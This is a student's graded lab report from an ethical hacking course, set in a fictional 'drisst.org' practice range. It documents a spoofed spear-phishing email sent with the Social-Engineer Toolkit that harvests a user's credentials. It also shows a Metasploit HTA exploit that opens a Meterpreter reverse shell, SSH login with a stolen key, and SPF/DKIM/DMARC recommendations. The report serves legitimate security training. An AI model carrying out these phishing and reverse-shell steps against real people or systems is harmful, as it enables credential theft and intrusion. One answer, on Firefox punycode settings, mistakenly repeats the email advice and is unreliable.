# Performing Social Engineering Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 08

| | |
|---|---|
| Student: | Email: |
| Isaiah Mosley | isaiahmosley80@gmail.com |

| | |
|---|---|
| Time on Task: | Progress: |
| 27 hours, 18 minutes | 100% |

Report Generated: Tuesday, December 2, 2025 at 1:24 PM


## Hands-On Demonstration

### Part 1: Perform Reconnaissance

5. **Document** the **names** and **email addresses** of the people on the About Us page.

CEO: Kristin Ibarra Email: kibarra@drisst.org CFO: Kiran Radcliffe Email: kradcliffe@drisst.org CTO: Matt Ramone Email: mattr@drisst.org CMO: Kane Szekeres Email: kszekeres@drisst.org

14. **Make a screen capture** showing the captured test credentials in the log.




```
┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/config
Host phishing
        User user
        Hostname 203.30.3.40
        IdentityFile /home/kali/.ssh/phish
        RemoteCommand cat /home/user/phishing.log

┌──(kali㉿kali)-[~]
└─$ ssh phishing
2025/03/25 20:54:28 Got username 'test' and password 'secret'

┌──(kali㉿kali)-[~]
└─$ 
```

### Part 2: Send a phishing email

19. **Document** the message you created for the spear phishing email.


a message to Kane

24. **Make a screen capture** showing the message was sent.



```
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:kzekeres@drisst.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):matt@drisst.org
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp.example.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A new product
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:a message to Kane
Next line of the body: <a href="http://so
Next line of the body: ial.com:8000/login">Share</a>
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

28. **Make a screen capture** showing the username and password collected from Kane.




```
    response = self._open(req, data)
  File "/usr/lib/python3.9/urllib/request.py", line 534, in _open
    result = self._call_chain(self.handle_open, protocol, protocol +
  File "/usr/lib/python3.9/urllib/request.py", line 494, in _call_chain
    result = func(*args)
  File "/usr/lib/python3.9/urllib/request.py", line 1389, in https_open
    return self.do_open(http.client.HTTPSConnection, req,
  File "/usr/lib/python3.9/urllib/request.py", line 1349, in do_open
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -3] Temporary failure in name resolution>
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 99


 Thank you for shopping with the Social-Engineer Toolkit.

 Hack the Gibson ... and remember ... hugs are worth more than handshakes.


┌──(kali㉿kali)-[~]
└─$ ssh phishing
2025/03/25 20:54:28 Got username 'test' and password 'secret'
2025/03/25 21:10:32 Got username 'kszekeres' and password 'super_secret'

┌──(kali㉿kali)-[~]
└─$ 
```

# Applied Learning

## Part 1: Prepare the payload


9. **Make a screen capture** showing that the exploit is running.


kali@kali: ~
08:31 PM
Performing Social Engineering Attacks (4e)
AttackLinux01
2025-03-25 19:31:17
Isaiah Mosley
File Actions Edit View Help

```
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to liste
                                       n on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     202.20.2.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86


msf6 exploit(windows/misc/hta_server) > set SRVHOST 202.20.2.4
SRVHOST ⇒ 202.20.2.4
msf6 exploit(windows/misc/hta_server) > SET URIPATH JuicerClient.hta
[-] Unknown command: SET
msf6 exploit(windows/misc/hta_server) > set URIPATH JuicerClient.hta
URIPATH ⇒ JuicerClient.hta
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > █
```

## Part 2: Perform an XSS attack on the Juice Shop


11. **Make a screen capture** showing the valid Meterpreter session.


kali@kali: ~
09:50 PM
Performing Social Engineering Attacks (4e)
AttackLinux01
2025-03-25 20:50:32
Isaiah Mosley
File Actions Edit View Help

```
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     202.20.2.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86


msf6 exploit(windows/misc/hta_server) > set SRVHOST 202.20.2.4
SRVHOST ⇒ 202.20.2.4
msf6 exploit(windows/misc/hta_server) > set URIPATH JuicerClient.hta
URIPATH ⇒ JuicerClient.hta
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
[*] 201.10.1.1       hta_server - Delivering Payload
[*] 201.10.1.1       hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 → 201.10.1.1:27689 ) at 2025-03-25 21:47:04 -0400
█
```


## Part 3: Demonstrate Exploits

4. **Make a screen capture** showing the user id.


kali@kali: ~
09:52 PM
Performing Social Engineering Attacks (4e)
AttackLinux01
2025-03-25 20:52:42
Isaiah Mosley
File Actions Edit View Help

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
[*] 201.10.1.1       hta_server - Delivering Payload
[*] 201.10.1.1       hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 → 201.10.1.1:27689 ) at 2025-03-25 21:47:04 -0400
[*] 201.10.1.1       hta_server - Delivering Payload
[*] 201.10.1.1       hta_server - Delivering Payload

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  DRISST\fsmith @ VWORKSTATION  202.20.2.4:4444 → 201.10.1.1:27689  (172.30.0.2)

msf6 exploit(windows/misc/hta_server) > sessions -i ID
[-] Invalid session identifier: ID
msf6 exploit(windows/misc/hta_server) >
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 2 opened (202.20.2.4:4444 → 201.10.1.1:32685 ) at 2025-03-25 21:51:03 -0400

msf6 exploit(windows/misc/hta_server) > sessions -i ID
[-] Invalid session identifier: ID
msf6 exploit(windows/misc/hta_server) > getuid
[-] Unknown command: getuid
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter >
```

14. **Make a screen capture** showing the successful login.



```
┌──(kali㉿kali)-[~]
└─$ cd .ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ puttygen id_rsa.ppk -O private-openssh -o fsmith.pem
puttygen: unable to load file `id_rsa.ppk': No such file or directory

┌──(kali㉿kali)-[~/.ssh]
└─$ puttygen id_rsa.ppk -O private-openssh -o fsmith.pem                                                    1 ✗

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i fsmith.pem fsmith@201.10.1.1
[2.5.2-RELEASE][fsmith@pfSense.drisst.int]/home/fsmith:
```

# Challenge and Analysis

## Part 1: Recommend email server change

1. **Document** what SPF, DKIM, and DMARC stand for and the benefits of implementing each to drisst.org’s mail system to counteract spoofed emails.

**SPF (Sender Policy Framework)** SPF is an email authentication protocol that grants an owner of a domain to state which mail servers are authorized to send out email from their domain.Benefits:-Prevents Spoofing-Minimize Spam-Enhances Deliverability

**DKIM (Domain Keys Identified Mail)** DKIM attaches a digital signature to emails, thus verified by the receiver's mail server.The signature is created by using a private key and can be authenticated using a public key posted within the domain's DNS records.Benefits:- Integrity Certainty-Builds Trust-Minimize Phishing
**DMARC (Domain-based Message Authentication, Reporting, and Conformance**) DMARC is formed from SPF and DKIM by presenting a way for domain owners to publish policies for handling emails and retrieve reports about authentication failures from emails.
Benefits:-Provided Policy Enforcement-Improves Visibility-Enhances Security

## Part 2: Recommend browser settings changes

1. **Provide** clear and comprehensive instructions detailing the necessary changes to be made in Firefox to ensure the consistent display of PUNY code in the address bar.

SPF:-Configuration of SPF Records: Update DNS records for drisst.org to contain authorized mail serversBy implement this will ensure only legit servers can send emails from drisst.org, this will minimizing the risk of spoofed emails.DKIM:Implement DKIM Signatures: Implement DKIM by creating a pair of a public and private key, post the public key within the DNS records, and configure the mail servers to signing emails sent out.This validate the integrity and authentication of the emails, therefore ensuring they're not tampered in transit and forming trust with receivers.DMARC:Publish DMARC Policy: Create and post a DMARC policy of your own DNS records and state how the managed emails that fail both SPF and DKMs validations.Monitor and Adjust: Utilize DMARC reports to monitor the results of authenticated emails and modify policies when necessary.DMARC will force email authentication policeies and give awareness of managing emails and misuse, therefore improving security of emails via drisst.org
Implementing SPF, DKIM, and DMARC, via drisst.org will mitigate the risk of email spoofing, enhancing delivery of emails, securing it's domains from misuse of malicious intent.